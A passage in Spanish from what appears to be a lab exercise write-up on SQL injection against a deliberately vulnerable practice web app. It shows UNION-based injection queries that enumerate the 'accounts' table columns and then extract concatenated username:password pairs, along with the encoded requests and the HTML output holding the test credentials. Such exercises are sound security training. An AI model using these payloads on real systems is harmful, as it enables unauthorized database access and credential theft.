una vez identificado las tablas el siguiente paso es saber el nombre de las columnas que obtengo con la siguiente query

```
' union select null,column_name,null,null from information_schema.columns where table_name='accounts'#
```




```
author=
53241E83-76EC-4920-AD6D-503DD2A6BA68'union+select+null,column_name,null,null+from+information_schema.columns+whe
re+table_name='accounts'#&view-someones-blog-php-submit-button=View+Blog+Entries
```




```
    <td>
      2
    </td>
    <td ReflectedXSSExecutionPoint="1">
      username
    </td>
    <td>
    </td>
    <td ReflectedXSSExecutionPoint="1">
    </td>
  </tr>
  <tr>
    <td>
      3
    </td>
    <td ReflectedXSSExecutionPoint="1">
      password
    </td>
    <td>
    </td>
    <td ReflectedXSSExecutionPoint="1">
    </td>
  </tr>
  <tr>
    <td>
      4
    </td>
    <td ReflectedXSSExecutionPoint="1">
      mysignature
    </td>
    <td>
    </td>
    <td ReflectedXSSExecutionPoint="1">
    </td>
  </tr>
  <tr>
    <td>
      5
    </td>
    <td ReflectedXSSExecutionPoint="1">
      is_admin
    </td>
    <td>
    </td>
    <td ReflectedXSSExecutionPoint="1">
    </td>
```

Por ultimo obtengo el contenido de las columnas username y password concatenandolas para que me lo muestre en una unica columna con la siguiente query

```
' union select null,concat(username,':',password),null,null
from accounts#
```



```
author=
53241E83-76EC-4920-AD6D-503DD2A6BA68'union+select+null,concat(username,':',password),null,null+from+accounts#&
view-someones-blog-php-submit-button=View+Blog+Entries
```



```
      -
    </td>
    <td ReflectedXSSExecutionPoint="1">
      admin:admin
    </td>
    <td>
    </td>
    <td ReflectedXSSExecutionPoint="1">
    </td>
  </tr>
  <tr>
    <td>
      2
    </td>
    <td ReflectedXSSExecutionPoint="1">
      adrian:somepassword
    </td>
    <td>
    </td>
    <td ReflectedXSSExecutionPoint="1">
    </td>
  </tr>
  <tr>
    <td>
      3
    </td>
    <td ReflectedXSSExecutionPoint="1">
      john:monkey
    </td>
    <td>
    </td>
    <td ReflectedXSSExecutionPoint="1">
    </td>
  </tr>
  <tr>
    <td>
      4
    </td>
    <td ReflectedXSSExecutionPoint="1">
      jeremy:password
    </td>
    <td>
    </td>
    <td ReflectedXSSExecutionPoint="1">
    </td>
  </tr>
```

Ejercicio 4

Utilizan la misma bases de datos ya que obtengo el mismo resultado al consultar la base de datos que utiliza y el contenido en cada consulta realizada en cada ejercicio es el mismo